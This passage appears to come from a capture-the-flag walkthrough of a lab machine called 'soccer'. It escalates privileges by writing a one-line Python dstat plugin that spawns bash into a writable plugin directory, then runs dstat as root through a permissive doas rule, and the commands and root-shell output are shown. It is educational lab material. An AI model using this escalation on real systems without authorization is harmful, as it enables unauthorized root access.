
```
cat /usr/local/etc/doas.conf
```



```
player@soccer:~$ cat /usr/local/etc/doas.conf

permit nopass player as root cmd /usr/bin/dstat
```


`Dstat` is a tool for generating system resource statistics. Taking a look at its manual shows a handful of interesting information, most importantly revealing the possibility of using `Python` plugins for the tool.

```
man dstat
```



```
player@soccer:~$ man dstat

<..SNIP...>

FILES
       Paths that may contain external dstat_*.py plugins:

           ~/.dstat/
           (path of binary)/plugins/
           /usr/share/dstat/
           /usr/local/share/dstat/

<..SNIP...>
```

If we can execute `Python` code as the root user, we could spawn a shell with the elevated privileges intact. Although `dstat` plugins can only be hosted in certain directories, we have `write` access to one of them, which is `/usr/local/share/dstat`. This means that we can potentially exploit this access to execute arbitrary code as the root user.




```
player@soccer:~$ ls -ld /usr/local/share/dstat/

drwxrwx--- 2 root player 4096 Dec 12 14:53 /usr/local/share/dstat/
```

We create a `Python` script that spawns a `bash` shell, and save it in the above directory, making sure to prefix it with `dstat_`, as per the manual.

```
echo 'import os; os.system("/bin/bash")' > /usr/local/share/dstat/dstat_pwn.py
```

To verify that the plugin is detected by `dstat`, we run the command with the `--list` flag.


```
doas /usr/bin/dstat --list
```



```
player@soccer:~$ doas /usr/bin/dstat --list

internal:
        aio,cpu,cpu-adv,cpu-use,cpu24,disk,disk24,disk24-old,epoch,fs,int,int24,io,ipc,
        load,lock,mem,mem-adv,net,page,page24,proc,raw,socket,swap,swap-old,sys,tcp,time,
        udp,unix,vm,vm-adv,zones
/usr/share/dstat:
        battery,battery-remain,condor-queue,cpufreq,dbus,disk-avgqu,disk-avgrq,disk-svctm,
        disk-tps,disk-util,disk-wait,dstat,dstat-cpu,dstat-ctxt,dstat-mem,fan,freespace,fuse,
        gpfs,gpfs-ops,helloworld,ib,innodb-buffer,innodb-io,innodb-ops,jvm-full,jvm-vm,lustre,
        md-status,memcache-hits,mongodb-conn,mongodb-mem,mongodb-opcount,mongodb-queue,
        mongodb-stats,mysql-io,mysql-keys,mysql5-cmds,mysql5-conn,mysql5-innodb,
        mysql5-innodb-basic,mysql5-innodb-extra,mysql5-io,mysql5-keys,net-packets,nfs3,nfs3-ops,
        nfsd3,nfsd3-ops,nfsd4-ops,nfsstat4,ntp,postfix,power,proc-count,qmail,redis,rpc,rpcd,
        sendmail,snmp-cpu,snmp-load,snmp-mem,snmp-net,snmp-net-err,snmp-sys,snooze,squid,test,
        thermal,top-bio,top-bio-adv,top-childwait,top-cpu,top-cpu-adv,top-cputime,top-cputime-avg,
        top-int,top-io,top-io-adv,top-latency,top-latency-avg,top-mem,top-oom,utmp,vm-cpu,
        vm-mem,vm-mem-adv,vmk-hba,vmk-int,vmk-nic,vz-cpu,vz-io,vz-ubc,wifi,zfs-arc,zfs-l2arc,
        zfs-zil
/usr/local/share/dstat:
        pwn
```

Finally, having confirmed that our plugin is detected, we run `dstat` and specify the plugin by passing it as a command line argument, using a `--` prefix.

```
doas /usr/bin/dstat --pwn
```



```
player@soccer:~$ doas /usr/bin/dstat --pwn

/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in
favour of importlib; see the module's documentation for alternative uses
  import imp
root@soccer:/home/player# id
uid=0(root) gid=0(root) groups=0(root)
```

Our payload successfully triggered, and we have obtained a shell as `root`. The final flag can be found at `/root/root.txt`.